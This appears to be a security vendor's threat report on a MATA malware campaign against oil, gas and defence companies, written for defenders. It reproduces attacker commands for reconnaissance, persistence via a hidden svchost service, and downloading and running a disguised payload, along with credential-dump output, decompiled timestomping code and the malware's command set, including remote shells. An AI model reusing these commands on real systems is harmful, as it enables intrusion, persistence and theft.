
Discovery

After gaining control over the victim's device, the actor proceeded to gather basic information using Windows commands. The actor inquired for the user name, checked the Windows update status, and examined the network status. Notably, some of the commands contained typos, suggesting that they were manually typed by the operator. The mistakenly entered commands are highlighted in bold:

```
cmd.exe /c "query user"
cmd.exe /c "reg query
"HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate"
cmd.exe /c "ping -n 1 -a 192.168.[redacted]"
cmd.exe /c "net_view \\192.168.[redacted]"
cmd.exe /c "netstat -ano | find "TCP""
cmd.exe /c tipconfig
```

Lateral movement

The attackers also tried to get the passwords of users who logged into the compromised system. To do this, they used a tool that shows account password hashes cached in memory:



```
[*] RemoteRegistry service started on 127.0.0.1
[*] Parsing SAM hive on 127.0.0.1
[*] Parsing SECURITY hive on 127.0.0.1
[*] Sucessfully cleaned up on 127.0.0.1
---------------Results from 127.0.0.1---------------
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:90ce5f791d1174470eaf43c7374fb533
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a58360bf71dc8b8e66189821f4e97dac
[redacted]A:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[*] Cached domain logon information(domain/username:hash)
[*] LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:3204c617263e9ed2f2e5d8ccf9042f3c82095a96
dpapi_userkey:ac47501bc2a9153b7baf45a0d824fe0ba1698a27
[*] NL$KM
NL$KM:be7b39591c8ea42fa818c4dfdf4092def6169e91c84ca195ad0584a7eba17d24e7292fddaf13dc39c5a7
68b249d3e855ae
---------------Script execution completed---------------
```

Fig. 8
Credentials harvesting tool

Subsequently, the attackers launched a password brute-force attack, exploiting the lack of rigor in the password policies implemented on many accounts. This enabled them to gain access to numerous accounts in a relatively short period of time.

Following the network scanning, the operator established a connection to a remote host using a stolen credential. Utilizing Windows Management Instrumentation (WMI), the actor created a new Windows service that would automatically run malware on the system. The malware was then copied onto the host.

Notably, the actor took steps to conceal their activities by installing the malicious service:

```
cmd.exe /c "sc query <service_name>"
cmd.exe /c reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Svchost" /v "<service_name>" /t REG_MULTI_SZ /d
"<service_name>" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Par
ameters" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Par
ameters" /v "ServiceDll" /t REG_EXPAND_SZ /d
"%system32%\<service_name>.dll" /f
cmd.exe /c sc create <service_name> binPath= "%system32%\svchost.exe -k
<service_name>" displayname= "vii system logical assist" start= "auto"
cmd.exe /c "sc failure <service_name> reset= 86400 actions=
restart/60000/restart/60000/restart/60000"
```

Abusing security compliance solution

During the course of our investigation, we discovered that the operator had successfully brute-forced the password for a technical account that held administrator privileges for a security solution used to verify compliance with the company's information security policies. This account was supposed to have been disabled once the solution was configured, but its existence had been overlooked. Following the attack, the operator deleted the server logs of the security solution in an attempt to cover his traces. However, we were able to recover partial activity logs from the solution's database.

Once the operators had compiled a list of targeted systems, they leveraged the embedded EDR functionality of the compliance solution. They first obtained a screenshot of the attacked system's screen contents, then proceeded to determine the optimal channel for exfiltrating data from the system. Since many of the compromised systems were on restricted networks without internet access, the operator executed various commands to explore potential network access routes from the attacked system to other infected systems, with the objective of constructing a chain of proxy servers for data exfiltration:

```
Test-Connection 10.0.[redacted] -Count 1

ping.exe -n 1 10.43.[redacted]
Test-NetConnection 10.0.[redacted] -Port 80 -InformationLevel Quiet
Test-NetConnection 10.0.[redacted]-Port 1323 -InformationLevel Quiet
Test-NetConnection 10.0.[redacted] -Port 5432 -InformationLevel Quiet
netstat -ano
ipconfig /all
type C:\Windows\System32\drivers\etc\hosts
Test-NetConnection 10.0.[redacted] -Port 80 -InformationLevel Quiet

Try
{
    $encoding = new-object system.text.asciiencoding
    $data = $encoding.GetBytes("hello")
    $UDPCLient = New-Object -TypeName System.Net.Sockets.UdpClient
    $UDPCLient.Connect("10.0.[redacted]", 1323)
    $UDPCLient.Send($data,$data.length)
}

Catch
{
    Write-Host "Connection failed"
}
```

The ability to run arbitrary PowerShell scripts through this compliance solution allowed the attacker not only to discover the network configuration of the attacked systems, but also to execute a command to download and run the MataDoor malware. The malware was downloaded from a previously infected system, to which the targeted system had network access. Typically, the initial download involved a MataDoor executable file disguised as a PNG image, which was saved as a .dat file and then executed using the command line. In some instances, the operator opted to directly download the loader module as an executable file, and launched it using PowerShell:

```
(New-Object
Net.WebClient).DownloadFile('http://10.0.[redacted]/iisstart.png',
'c:\users\public\libraries\library-ms.dat')
cmd.exe /c c:\users\public\libraries\library-ms.dat

(New-Object
Net.WebClient).DownloadFile('http://10.0.[redacted]/iisstart.png',
'c:\users\public\libraries\library-ms.exe')
powershell.exe -ep bypass -w 1 "c:\users\public\libraries\library-ms.exe"
```

Immediately after installing the malware, the attackers removed the loader module:

```
del c:\users\public\libraries\library-ms.exe
dir c:\users\public\libraries; Remove-Item
"c:\users\public\libraries\library-ms.exe"
```

During our research, we uncovered two vulnerabilities in the security solution discussed in this chapter. First, the solution allowed using the weak passwords like “123456” or “qwerty”, second, the passwords have been stored inside log files as plain text. Specifically, whenever a user changed their password, their login credentials and new password were written to the log file in clear text. Consequently, if an attacker gained access to the log file, all user accounts would be compromised.

We promptly notified the solution’s developer of the identified vulnerabilities. Nevertheless, this incident serves as a reminder that software vendors, especially those that develop security solutions, must pay greater attention to ensuring their code adheres to industry-standard best practices for software development.

Abusing the anti-malware solution

By launching the malware via a trusted process, coupled with the techniques discussed in the EDR bypass tool chapter, the attackers managed to run the malware, subsequently gaining access to the anti-malware software control server.

First they were trying to get the local administrator credentials (that were needed to get access to the control panel) by installing malware with the use of domain user credentials stolen at a previous attack stage. That attempt was blocked by the endpoint protection solution safeguarding its own control server.

After that with the help of the security compliance solution they took control over before, they manage to drop and load the vulnerable driver (explained above) that rendered endpoint protection ineffective, dropped the malware, stole local admin credentials and finally, accessed the endpoint protection solution central control panel.

As with other centralized management solutions for IT and security systems, a compromised server provides extensive capabilities to control and deploy policies, updates, and programs to remote devices. In this case, we discovered a package that contained Linux ELF malware, along with a configuration file that detailed how to install the package, including which file to execute during deployment. We also found that Windows versions of the malware were distributed from the same host.

The parent process that spawned MataDoor was a legitimate security solution agent, indicating that the above-mentioned Windows malware was explicitly distributed by the anti-malware product. Additionally, we found another victim within the same corporation compromised by the MATA malware, although executed via Windows task scheduler. We believe that this malware could be delivered by an anti-malware solution as well.

We've seen that the actor created a DLL file and a PowerShell script to install the next stage payload using the above MataDoor malware:

- DLL payload path: `C:\Windows\system32\secmond.dll`
- Powershell script: `C:\Windows\system32\trace.ps1`

The DLL file is a Loader which loads MATA, while the PowerShell script is responsible for registering the Loader as a Windows service and executing it.

Finally, we observed that the attacker utilized a specialized utility to gain access to the database of the anti-malware solution and extract information regarding the organization's infrastructure. Through a SQL query, the operator obtained a list of software installed on the workstations, which could potentially be used to identify suitable programs to disguise malware as. This use of a specialized utility suggests a high level of familiarity with the anti-malware solution employed by the organization, indicating that the attack was meticulously planned and executed with precision.

Interesting findings

As our investigation was nearing completion and we had a good look at almost all stages of the attack, we managed to find two more very interesting files.

The first turned out to be a special malware module designed to send commands to the infected system via removable media. The same module is also responsible for transporting data collected by the malware on the infected system, which is also done via USB. In our opinion, this component is used by attackers to infiltrate systems that are air-gapped from subnets that have access to the internet, since such systems usually store the most sensitive information.

The second file we found was a new variant of the MATA malware, apparently written from scratch. We named it MATA gen.5. Like previous generations, it has extensive remote control capabilities over the infected system, has a modular architecture, and provides attackers with the ability to connect to control servers using various protocols, as well as supporting proxy server chains.

In the next chapter we will take a closer look at these two findings.

Spreading using removable media

In the course of our research, we also found a malware installer which reads the configuration file `C:\ProgramData\Intel\drivers\conf32.dat` and extracts the path to a directory from it (presumably, the directory of a legitimate program selected in advance).

This installer then searches the directory for an executable file with the .exe extension. Once the file is found, the installer creates a copy of `C:\ProgramData\Intel\drivers\source32.db` in the same directory, appending a pseudorandom number to the original file name. The newly created copy of `source32.db` is then used to replace the original executable found in the directory. To make the replacement file appear legitimate, all the resources of the original file, including icons and version information, are copied to the replacement file. The installer then sets the timestamps in the replacement file to be identical to those read from the original file prior to replacing it.




Fig. 9
Code for acquiring and patching PE metadata

```
v21 = CreateFileW;
FileW = CreateFileW(FileName, 0x80000000, 3u, 0, 3u, 0x2000080u, 0);
if ( FileW == (HANDLE)-1 )
  return 0;
GetFileTime(FileW, &CreationTime, &LastAccessTime, &LastWriteTime);
v23 = CloseHandle;
CloseHandle(FileW);
if ( !CopyFileW(ExistingFileName, FileName, 0) )
  return 0;
v24 = v21(FileName, 0x40000000, 3, 0, 3, 33554560, 0);
if ( v24 == (HANDLE)-1 || !SetFileTime(v24, &CreationTime, &LastAccessTime, &LastWriteTime) )
  return 0;
v23(v24);
return 1;
```

Curiously, the malware installer logs its operations, saving the log file at the following path: `C:\ProgramData\Intel\drivers\srwd32.dat`.

During the execution of the replaced executable, it performs a check to see if the file `C:\Users\public\CrashHandler.dmp` exists. If it does not exist, which indicates that the malware is running for the first time, the executable proceeds to copy itself to two different paths: `%TEMP%\vcredist_x86_%RND%.exe` and `C:\Users\public\CrashHandler.exe`. It then executes the file `%TEMP%\vcredist_x86_%RND%.exe`, passing the original file name as a command line argument.

Once this is completed, the new instance of the malware process overwrites the first 16384 bytes of the original file with random data and attempts to execute the damaged file using Windows Explorer (`explorer.exe`). We believe that the attackers implemented this logic intentionally to display an error message to the user stating that the file is damaged, in order to remove any suspicion from the user as to why the expected legitimate program window failed to appear, since the user ran the malware believing that they were launching legitimate software, and that the malware had replaced the executable file of the legitimate software with the malicious executable.

After infecting the system, the malware proceeds to perform several actions. Firstly, it creates two hidden files named `.thumbs.db` and `\System Volume Information.thumbs.db` on all removable drives that are connected to the infected system. It then sets the Hidden and System attributes for these files to hide them from the user. Additionally, the malware creates the file `C:\Users\public\CrashHandler.dmp` and a mutex named `_desktop45678fo2`, which it uses to track the system's status of being infected.

To ensure persistence, the malware creates the registry value `UserInitMprLogonScript` in the key `HKEY_CURRENT_USER\Environment\` and sets the path to the file `C:\Users\public\CrashHandler.exe` as its value. This ensures that the malware runs every time the user logs in. The malware then creates the directory `%APPDATA%\DameWareNT`. If the creation of this directory fails, the malware uses the directory `%TEMP%\DameWareNT` instead.

In the newly-created `DameWareNT` folder, a file named `data_0` is created. The file contains a VictimID string, which consists of eight random characters. If the file already exists, it is cleared, with the exception of the first line, retaining the previously created VictimID. Next, the following commands are appended to the file, encrypted using XOR key `0xA5`:

```
cmd.exe /c ipconfig /all
cmd.exe /c tasklist /svc
cmd.exe /c netstat -ano
cmd.exe /c systeminfo
cmd.exe /c arp -a
cmd.exe /c net use
cmd.exe /c net user /domain
cmd.exe /c net group /domain
cmd.exe /c query user
```

Finally, the malware starts two threads:

The malware's first thread runs a check every three seconds to determine if the number of connected removable drives has changed. If a change is detected, the following actions are performed:

- The drive is searched for the presence of either the file `desktop.ini:_FLG:$DATA` (the ':' character in the file name indicates that NTFS alternate data streams are used) or the file `System Volume Information\_WFConfig.log` (in case of a FAT-formatted drive). If found, the data in the file is appended to the contents of the `data_0` file.
- Files with the `.res` extension in the `DameWareNT` directory are scanned, and their contents are copied to the removable drive in a file named either `desktop.ini:BYTES%VictimID%:$DATA` (for NTFS) or `System Volume Information_WTSettings_%VictimID%.log` (for FAT).
- The drive is searched for the file `desktop.ini:IDX%VictimID%:$DATA` (for NTFS) or `System Volume Information_WRConfig_%VictimID%.log` (for FAT). If found, the data in the file is added to the contents of the `data_0` file.

The second thread of the malware performs the following operation every 3 seconds:

- Execute the next command in the aforementioned `data_0` file, starting from the second line onwards. The commands are first decrypted using XOR key `0xA5` and then deleted from the file after execution.
- The command's output is also saved `0xA5` XOR'ed to all connected removable drives in the file `desktop.ini:_BITS_%VictimID%:$DATA` (in the case of NTFS) or `System Volume Information\_WRSettings_%VictimID%.log` (in the case of FAT). If there are currently no attached removable drives, the results of the command are encrypted using XOR with the key `0xA5` and saved to the file `_%VictimID%.res` in the `DameWareNT` folder.

Below we provide an overview of the various files used by this malware, their path and purpose:

Path	Filename	Purpose
`%APPDATA%\DameWareNT\` or `%TEMP%\DameWareNT\`	`data_0`	Contains the ID of the infected system, as well as a list of commands to be executed by the malware
Removable drive's root	`desktop.ini:_FLG:$DATA` `System Volume Information\_WFConfig.log` `desktop.ini:_IDX_%VictimID%:$DATA` `System Volume Information\_WRConfig_%VictimID%.log`	Contains encrypted lists of commands sent to the infected system
	`desktop.ini:_BYTES_%VictimID%:$DATA` `System Volume Information\_WTSettings_%VictimID%.log` `desktop.ini:_BITS_%VictimID%:$DATA` `System Volume Information\_WRSettings_%VictimID%.log`	Contain the results of executing commands on the infected system

Based on all of the above, we believe that this malware is designed to validate victims and control malware over air-gapped networks. This is achieved by exchanging encrypted lists of commands and results of executing them via removable drives. It is worth noting that the use of removable drives to exchange data between the infected systems and the attackers is a less reliable method compared to network communication, since it's likely that the infected USB stick may not be connected to the intended system. We believe that the attackers may not have been able to establish direct network communication channels with the infected systems.

Neither the original installer of this malware component nor the module that sends the data collected to the malware C2 server have been identified at the time of writing. However, we continue our research and will release updates as new information becomes available.

MATA generation 5

MATA generation 5 is a DLL that serves both as a service running within the svchost.exe process, or as a standard DLL that can be loaded into an arbitrary process. Its main functionality may be initiated from DllEntryPoint as well as from its exported functions: ServiceMain and AsyncLoadDB.

MATA-5 features a unique architecture that warrants explanation. The malware uses a multi-user access concept: it assigns a unique ClientId to each connected operator or C2 server, while a Client with a zero ID (Client0) is reserved for the malware itself and is utilized for sending commands between different components of the malware.

Although MATA-5 is contained within a single binary, it can be divided into two logical parts that are interconnected through a form of Inter-Process Communication (IPC) channel. It is probable that the malware was originally intended to operate in two separate processes: one responsible for communication with the external world, and the other serving as a hidden component.

The architecture of MATA-5 involves the utilization of loadable modules and embedded plugins. These modules are required to have an exported function named "Initialize" and can contain multiple plugins within them. Embedded modules can be easily identified by their "Initialize" export reference:

- Buffer-box handler – Buffer-box serves as a shared message storage across various modules. It acts as a compact list with a maximum capacity of 16 entries, accommodating incoming commands and outgoing messages. Each item in the Buffer-box is identified by the respective ClientID and ModuleID to which the message is designated
- Two IPC Channel implementations named "embed" and "udp" – the "embed" channel functions as a simple loopback interface, essentially consisting of two FIFO queues. On the other hand, the "udp" channel uses UDP/IP bound to real loopback network interface (localhost, 127.0.0.1) or any other local IP address available to bind socket
- Plugins with IDs – ID numbers 17, 18, and 19, which primarily serve as command handlers on one side of the IPC channel. These plugins handle specific commands denoted by codes such as 06x, 071, 2xx, 3xx, and 4xx
- Module responsible for monitoring tasks handling – handles commands labeled with codes starting with 04x

As with previous MATA generations, we see a rich set of protocols implemented, including those that are reserved for future versions. These protocols encompass various functionalities, catering to both C2 server communication and operator connections. All of them support both passive and active connection modes:

- tcp – no encrypted TCP connection
- ssl – TLS over TCP with using latest available beta version of openssl lib (v. 3.1.0) at the implant's detection date
- pssl – TLS over TCP, with proxy support
- pdtls – TLS encryption over custom UDP transport, with proxy support
- and protocols recognized by C2 descriptor parser but not implemented: ptcp, pudp, phttp, phttps, dtls, udp, http and https

Protocols beginning with the letter 'p' (e.g. pssl and pdtls) support proxy-chaining via other victims infected with the same malware. This feature is built into these protocols and does not require additional commands to be sent to chain members. To establish a proxy chain, the initial message after the connection must include the "CONNECT" string, followed by a list of proxy targets. The length of these proxy chains is limited by the 4KB buffer containing the chain nodes list.

Proxy servers protocols which are usually part of victim LAN-WAN gate may be utilized for outgoing connections:

- socks4 – SOCKS4a proxy
- socks5 – SOCKS5 with GSSAPI or username/password authentication
- web – HTTP proxy with Basic authorization
- ntlm – HTTP proxy with NTLM authorization
- ssh – not implemented
- rdp – not implemented

We noticed a few protocols mentioned in the protocol's parser function which we couldn't recognize or see being implemented: `pdns, snc, sweb, ssocks4, ssocks5, stelnet`.

Upon execution, the malware decrypts a hardcoded blob as well as a file that contains the configuration settings. These are encrypted using a combination of XOR and AES encryption. Below are noteworthy configuration parameters contained in that file:

Config value	Description
`embed://0`	IPC Channel URI
`pssl://0.0.0.0:47002`	C2 URI. This sample is configured to work as a server listening for incoming TLS encrypted connection on TCP port 47002, also able to act as proxy

`c:\windows\system32\hspfw.dll.mun`	Configuration file keeps volatile settings
`%TEMP%\vi0x113m.hat`	Log file of monitoring plugin

Mata gen.5 commands

The dedicated thread on the side "B" of the IPC channel extracts messages from Buffer-box and handles the following commands:

Command	Description

`0x000`
`0x003`
	Connects to the C2 server by inserting command `0x020` with the currently configured C2 list to Buffer-box

`0x001`	Starts a new client session that handles commands (`0x06x, 0x071, 0x2xx, 0x3xx, 0x4xx`) from Buffer-box
`0x002`	Disconnects from the C2 server by inserting command `0x060` to Buffer-box

`0x004`
`0x006`
	Schedule reconnect by inserting command `0x021` (stop) and command `0x049` to schedule command `0x003` (connect), after specified delay, to Buffer-box

`0x005`	Stop until reboot. Insert commands `0x021` and `0x060` to Buffer-box, then exit process
`0x007`	Returns following info: • Computer and user names • Malware version (1000) • VictimID • IPC-channel URI • Xor and AES keys used for config encryption • Something named `arch` with value `0x100` Plugins file paths from config file (in this case all plugins are embedded into one binary) named as following: `module_event, module_apu, module_ipc, module_monitor, module_net`
`0x008`	Refresh working configuration settings from the default hard-coded copy and configuration file
`0x009`	Save current configuration settings to file
`0x00a`	Delete configuration file
`0x00b`	Return configuration file path
`0x00c`	Return configuration settings

`0x00d`	Set new configuration settings: VictimID, C2 connection attempts max fail count, C2 connection interval, lists of proxy and C2 servers
`0x00e`	Return list of currently configured C2 servers
`0x00f`	Set new list of C2 servers
`0x010`	Probe connection to new C2 servers list by inserting to Buffer-box command `0x022` with currently configured proxies and received C2 servers list

The following commands are handled by the another part of the malware – side "A":

Command	Description
`0x020`	The arguments of this command is a configuration structure that is used to initiate passive or active connection to C2 server directly, via other victims and their proxies chain or via a guided proxy server that was launched on another victim with command `0x506`, using the aforementioned supported connection protocols. Then, all traffic from/to C2 server is forwarded to the A-side of IPC-Channel, then forwarded to B-side and finally inserted into Buffer-box.
`0x021`	Stop C2 active connections loop or server listening for incoming connections have been initialized by command `0x020`
`0x022`	Probe active connection to a given C2 servers and proxy list the same way as the command `0x020` does. This command does not establish permanent connection, just replying with error code is the link possible or not

The group of `0x03x` commands are handled on different sides of the IPC channel. These appear to be broken or incompletely implemented:

Command	Description
`0x030`	This command is handled by the B-component. Start a new Client session by inserting command `0x001` to Buffer-box. Then, a dedicated thread forwards all messages received from the IPC channel to Buffer-box, and outgoing messages from Buffer-box are sent to the IPC channel. Upon a 5 minutes timeout, it disconnects the client by inserting command `0x002` to Buffer-box
`0x031`	A-component handler of this command is broken due to a bug. It is intended to connect to the C2 server and then forward traffic to IPC channel, like command `0x020` does
`0x031`	B-component handler of this command is a hook of messages forwarding from Buffer-box to the to-be-sent queue. The handler sends command `0x031` to A-component, creates a new Client session and then starts a dedicated thread that runs a custom handler procedure (received in the command) using data that has been transferred to/from the client. Upon 5 minutes timeout, it disconnects the client with command `0x002`
`0x032`	This command is issued by either side of the IPC channel, but the command handler is not implemented anywhere. According to how it's being used, it seems to be intended for disconnecting upon a timeout

Monitoring-related commands

Similar to MataDoor (MATA-4), MATA-5 has a set of commands responsible for event monitoring. The monitoring tasks may be cached in the configuration file and restarted on malware initialization. Monitoring tasks have the following common attributes:

- Tasks are either ‘one shot’ or repeatable
- Cycle timeout for repeatable tasks
- Tasks are either temporal (not restarted after reboot) or permanent
- Tasks either log task execution to a file or don't
- Commands or messages are issued when a monitoring check passed

The monitoring-related commands are as follows:

Command	Description
`0x040`	Delete monitoring task
`0x041`	Return monitoring tasks list
`0x042`	Add task to check if specified file or folder has appeared since previous check
`0x043`	Add task to check if size of specified file has changed
`0x044`	Add task to check if TCP connection with endpoints (specified by local/remote IP addresses and ports) was established
`0x045`	Add task to check for new servers accept TCP connection on given port have appeared in specified subnet
`0x046`	Add task to check if specified process has started since previous check
`0x047`	Add task to check if number of logical drives has changed
`0x048`	Add task to check if number of active remote desktop sessions has grown
`0x049`	Add a task to wait for a given time. This command is not a monitoring check like listed above, but used for scheduling internal commands execution using a specified delay

Plugins-related commands

MATA-5 contains five embedded plugins: #17, #18, #19, #33 and #34. As we previously mentioned, plugins #17-19 primarily serve as command handlers on the B-component side. The A-side of the IPC channel handles plugins #33 and #34, which tends to proxy capabilities.

Plugins-related commands handled by the B-component are as follows:

Command	Description
`0x060`	Disconnects a client. Clears all messages related to the client in Buffer-box. Stops the loop handling commands related to the client. Schedules next C2 connection via command `0x003`, to be issued after a minute by monitoring command `0x049`

`0x061`	Returns a list of embedded and loaded plugins on both A and B components. A-side plugins list is taken by issuing command `0x070`
`0x062`	Load plugin. There are three options: • LoadLibrary from existing file • Download, drop and LoadLibrary from temporary file • Download and reflectively load plugin
`0x063`	Unload plugin
`0x064`	Does nothing, simply return success error code
`0x065`	Iterator. Commands received together with this command are executed few times, each with incremented iterator value
`0x066`	Set current directory
`0x071`	Downloads plugin's body or file path and then inserts command `0x071` together with downloaded data to Buffer-box for A-component. Waits and and forward A-component response to the client

Plugins-related commands handled by the A-component are as follows:

Command	Description
`0x070`	Return list of embedded and loaded plugins on A-side
`0x071`	Loads plugins the using the same three ways as command `0x062`
`0x072`	Unloads plugin

Process management commands handled on the B-side via the embedded plugin #17 are as follows:

Command	Description
`0x201`	whoami. Return domain and user name currently running
`0x202`	Return information about CPU architecture and Windows version
`0x203`	Return IPv4, IPv6 and MAC addresses of the victim host
`0x204`	Return same information as both `0x202` and `0x203` commands
`0x205`	Run process with redirected stdout and stderr streams. Upload results to the client

`0x206`	Run process
`0x207`	Run process as user specified by session ID
`0x208`	Run process as user with credentials: domain/username/password
`0x209`	Run process by command line only (with ApplicationName set to NULL)
`0x20a`	Run process by command line as user specified by session ID
`0x20b`	Run process by command line as user with credentials: domain/username/password
`0x20c`	Upload the detailed list of currently running processes to the client
`0x20d`	Kill process
`0x20e`	Return the malware and its parent process IDs
`0x20f`	Check if process specified by PID is alive
`0x210`	Get running process ID by executable name
`0x211`	Inject `LoadLibrary` call to process specified by PID
`0x212`	Read file from disk and inject it together with a reflective loader to process specified by PID. There is an option to use dll-hollowing trick

File management commands handled on the B-side via the embedded plugin #18 are as follow:

Command	Description
`0x301`	Generate temporary file name in form `%TEMP%\\~TFRC%8RndHex%.tmp` and return it to the Client
`0x302`	Return file metadata: name, size, attributes, timestamps
`0x303`	Append data to text file

`0x304`
`0x305`
	Upload a list of logical drives or list of files in specified folder to the client

`0x306`	Write list of files in specified folder to a file
`0x307`	Estimate disk space used by folder
`0x308`	Copy folder
`0x309`	Copy file
`0x30a`	Move file or folder

`0x30b`	Create folder
`0x30c`	Delete folder and all it content
`0x30d`	Delete file
`0x30e`	Wipe file by zeroes
`0x30f`	Not fully implemented or disabled command. Just validates incoming arguments and returns error code
`0x310`	Set file timestamps
`0x311`	Make splitted to parts copy of file
`0x312`	Join two files to the third
`0x313`	Pack folder to a zip file with using statically linked open source library libzip
`0x314`	Download file
`0x315`	Upload file
`0x316`	Get current directory
`0x317`	Set current directory
`0x318`	Check if file can be opened for write
`0x319`	Upload file head (first 16 KB)
`0x31a`	Upload file tail (last 16 KB)

Network reconnaissance commands handled on the B-side via the embedded plugin #19 are as follows:

Command	Description
`0x401`	Probe TCP connection to specified host:port
`0x402`	Probe TCP connection to specified host:port and receive probed server greeting message
`0x403`	ICMP-Ping probe specified host
`0x404`	Connect to Windows share with credentials: domain/username/password
`0x405`	Disconnect Windows share
`0x406`	Query specified or system defined DNS server for name resolution records type A or PTR
`0x407`	Return specified host MAC address obtained by sending ARP request
`0x408`	ipconfig. Return configuration of network interfaces

`0x409`	Upload list of currently connected and available Windows shares
`0x40a`	netstat. Upload list of TCP/UDP listeners and established connections endpoints together with owner process ID
`0x40b`	Perform an arbitrary local or remote WMI query or an arbitrary WMI class/method call with specified credentials; upload results to the Client

Active-active proxy commands handled on the A-side via the embedded plugin #33 are as follows:

Command	Description
`0x501`	Connects to two endpoints: C2 server or another victim, directly or via proxies chain. Then forward traffic between them
`0x502`	Connects to the C2 server and receives a target IP:port in the form of a SOCKS4 request. Then connects to the target, sends SOCKS4 response to the C2 server, and forwards traffic between them
`0x503`	Same as command 0x502, but emulate SOCKS5-proxy protocol
`0x504`	Same as command 0x502, but emulate HTTP-proxy protocol
`0x505`	Remote shell. Connects to C2 server and start specified process (cmd.exe by default) with input/output streams redirected to server
`0x506`	Starts a guided proxy server using a specified protocol

The guided proxy server accepts incoming client connections. Each client must have an ID, randomly generated or predefined. The server maintains three connected client lists with a quite short lifetime. The server disconnects the client after the set 'lifetime' expires:

- Connected-Clients-List for clients with a random ID (lifetime 80 seconds)
- Reported-Clients-List for clients with random ID (lifetime 20 seconds)
- Known-Connected-Clients-List for clients with a predefined ID (lifetime 80 seconds)

The guided proxy server is managed via the following messages, the client and server exchanges:

MsgId	Description
`0`	Success command execution reply
`1`	Error command execution reply
`2`	Returns to the client content of Connected-Clients-List, all members of the list are moved to Reported-Clients-List
`3`	Clear all three lists
`4`	Connect to the target received in this command, then forward traffic between Client and target
`8`	Register connected to server client in Connected-Clients-List
`9`	Select target from Reported-Clients-List, then forward traffic between client and target

`10`
`11`
	Select target from Known-Connected-Clients-List, then forward traffic between client and target. Register client in Known-Connected-Clients-List if target was not found

Proxy server commands handled on the A-side via the embedded plugin #34 are as follows:

Command	Description
`0x601`	Passive-active TCP proxy. Wait for incoming TCP connection, then TCP connects to specified in command target and forward traffic between them
`0x602`	Start SOCKS4a proxy server
`0x603`	Start SOCKS5 proxy server (TCPv4 only)
`0x604`	Start HTTP proxy server
`0x605`	Remote shell server. Wait for incoming TCP connection, then start the specified process (cmd.exe by default) with input/output streams redirected to accepted connection

Victims

Based on our telemetry data, we have identified over a dozen corporations in Eastern Europe targeted by this campaign. The companies targeted are related to the oil and gas sector and defense industry.

Malicious infrastructure

The attacker used commercial hosting servers for this campaign, with most domains and malware hosting URLs being only online for a short time. This indicates that they had good operational security and were able to switch their C2 servers quickly to avoid detection. They also did not rely on any specific VPS/IPS vendors, using servers belonging to various companies such as OVH, M247, CrownCloud, SPRINT, Shinjiru Technology, Hydra Communications, and Linode. Avoiding dependence on a single vendor makes it difficult to shut down their servers.

They mostly used NameCheap domain registration service and occasionally registered domains using domain privacy services to maintain anonymity. We observed that most domains were registered since mid-August 2022, which is consistent with the time when we first started to observe this attack.

Attribution

